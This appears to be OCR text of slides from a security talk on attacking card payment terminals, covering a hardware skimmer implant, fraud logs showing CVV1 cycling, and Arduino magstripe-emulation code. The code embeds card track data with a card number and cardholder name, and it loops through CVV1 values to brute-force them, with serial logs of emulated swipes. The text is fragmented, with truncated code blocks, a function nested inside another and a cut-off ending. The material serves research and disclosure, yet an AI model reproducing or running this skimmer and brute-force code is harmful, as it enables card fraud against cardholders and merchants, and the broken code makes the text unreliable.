
□ + Prefix of response message □ RSP: response string, OK indicates success, ERR indicates failure

□ [para-1] return parameters when querying or error code when error occurs, □ ASCII codes 0x0a and

0x0d



Hardware analysis









Analysis

- No anti-tampering!!
 - The device worked fine opened
- Raw data traffic
- OTP on microcontroller -> no firmware
- Readable Flash memory

Skimmer Implant



Skimmer Implant






Hardware implant

Got the raw data, let's create a skimmer:



Skimmer Implant






A misty forest scene with tall, slender trees and a path leading into the distance. The atmosphere is serene and slightly mysterious, with soft light filtering through the canopy. The text "Demo Time" is overlaid in a large, white, sans-serif font.

Demo Time

Skimmer Implant



Skimmer Implant RF



Data input Analysis



Fraud: Analysis

Detection

Many transactions rejected:


Type "Swipe"

- ~\$90.000 ARS
- ~1 min per payment

Characteristic
CVV1 cycling

Characteristic

Failed because
wrong CVV1 code



	CVV2	BD_NRO_T RANSACCI ON_TRX	LOG-OCR	BAND	COMERCIO	NOMBRE	CAMPO 48 - CVV2 informa
9	0	868702	14057	800	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
7	0	869641	14057	400	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
3	0	869717	14057	500	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
5	0	869777	14057	600	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
5	0	868974	14057	000	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
9	0	869906	14057	002	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
7	0	870008	14057	001	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
9	0	869239	14057	003	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
0	0	869311	14057	004	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
1	0	869375	14057	700	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
1	0	869433	14057	300	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
9	0	870369	14057	200	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
7	0	870428	14057	100	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
9	0	870594	14057	010	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
7	0	869846	14057	008	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
0	0	870010	14057	007	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
0	0	870574	14057	008	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418
7	0	871121	14057	005	100473511	LBD/DJC	064R5618AQV000AQ5000AQF000610500001710418


```

#define PIN_A 7
#define PIN_B 8
#define ENABLE_PIN 6
#define BUTTON_PIN 9
#define CLOCK_US 50
#define BETWEEN_ZERO 100 // 53 zeros between track1 & 2

// Example track data
// char* tracks[] = {
//     "%B123456781234567^LASTNAME/FIRST^YYMMSSDDDDDDDDDDDDDDDDDDDD^?\0", // Track 1
//     "%123456781234567=YYMMSSDDDDDDDDDDDDDDDD^?\0" // Track 2
// };

char* tracks[] = {
    "%B5895629801756708^DAN BORGOGNO^23061015010000000008^?\0",
    "%5895629801756708=23061015010000000008^?\0", // Track 2
};

char track1[64];
char track2[40];

char revTrack[41];

const int sublen[] = { 32, 48, 48 };
const int bitlen[] = { 7, 5, 5 };
const char* track1_head = "%B5895629801756708^DAN BORGOGNO^23061015010000000008^?\0";
const char* track1_tail = "?\0";
const char* track2_head = "%5895629801756708=30092012^?\0";
const char* track2_tail = "00000008^?\0";

unsigned int curTrack = 0;
int dir;

int currentCvv=0;
String currentStringCvv = "";

char cvv1[3];

// send a single bit out
void playBit(int sendBit) {
    dir ^= 1;
    digitalWrite(PIN_A, dir);
    digitalWrite(PIN_B, !dir);
    delayMicroseconds(CLOCK_US);

    if (sendBit) {
        dir ^= 1;
        digitalWrite(PIN_A, dir);
        digitalWrite(PIN_B, !dir);
    }
    delayMicroseconds(CLOCK_US);

    // when reversing
    void reverseTrack() {

```


```

void loop() {
    while (digitalRead(BUTTON_PIN) == LOW) {

        //setup cvv value to brute
        currentCvv = currentCvv + 1;
        currentStringCvv = String(currentCvv);
        for (int j = 3-currentStringCvv.length(); j > 0; j--){
            currentStringCvv = "0" + currentStringCvv;
        }

        // concat all data
        strcpy(track1, track1_head);
        strcat(track1, currentStringCvv.c_str());
        strcat(track1, track1_tail);
    }
}

```



```

Cvv.c_str());

```

```

play later

```


```

");

```

Exploitation




```
15:14:55.116 -> EMULATE CARD  
15:14:55.215 -> 0  
15:15:11.273 -> EMULATE CARD  
15:15:11.372 -> 0  
15:15:41.095 -> EMULATE CARD  
15:15:41.128 -> 1  
15:16:41.981 -> EMULATE CARD  
15:16:42.047 -> 2
```



BRUTE
FORCE

Real CVV -
response

Wrong CVV -
response



Conclusion

The background image is a dark, atmospheric photograph of a bridge at night. The bridge has multiple arches and is illuminated by warm, yellow lights, which are visible as small points of light against the dark structure. The bridge spans a body of water, which is dark and reflects some of the light. The overall scene is shrouded in a thick fog or mist, creating a moody and mysterious atmosphere. The word 'Conclusion' is superimposed in the center of the image in a large, white, 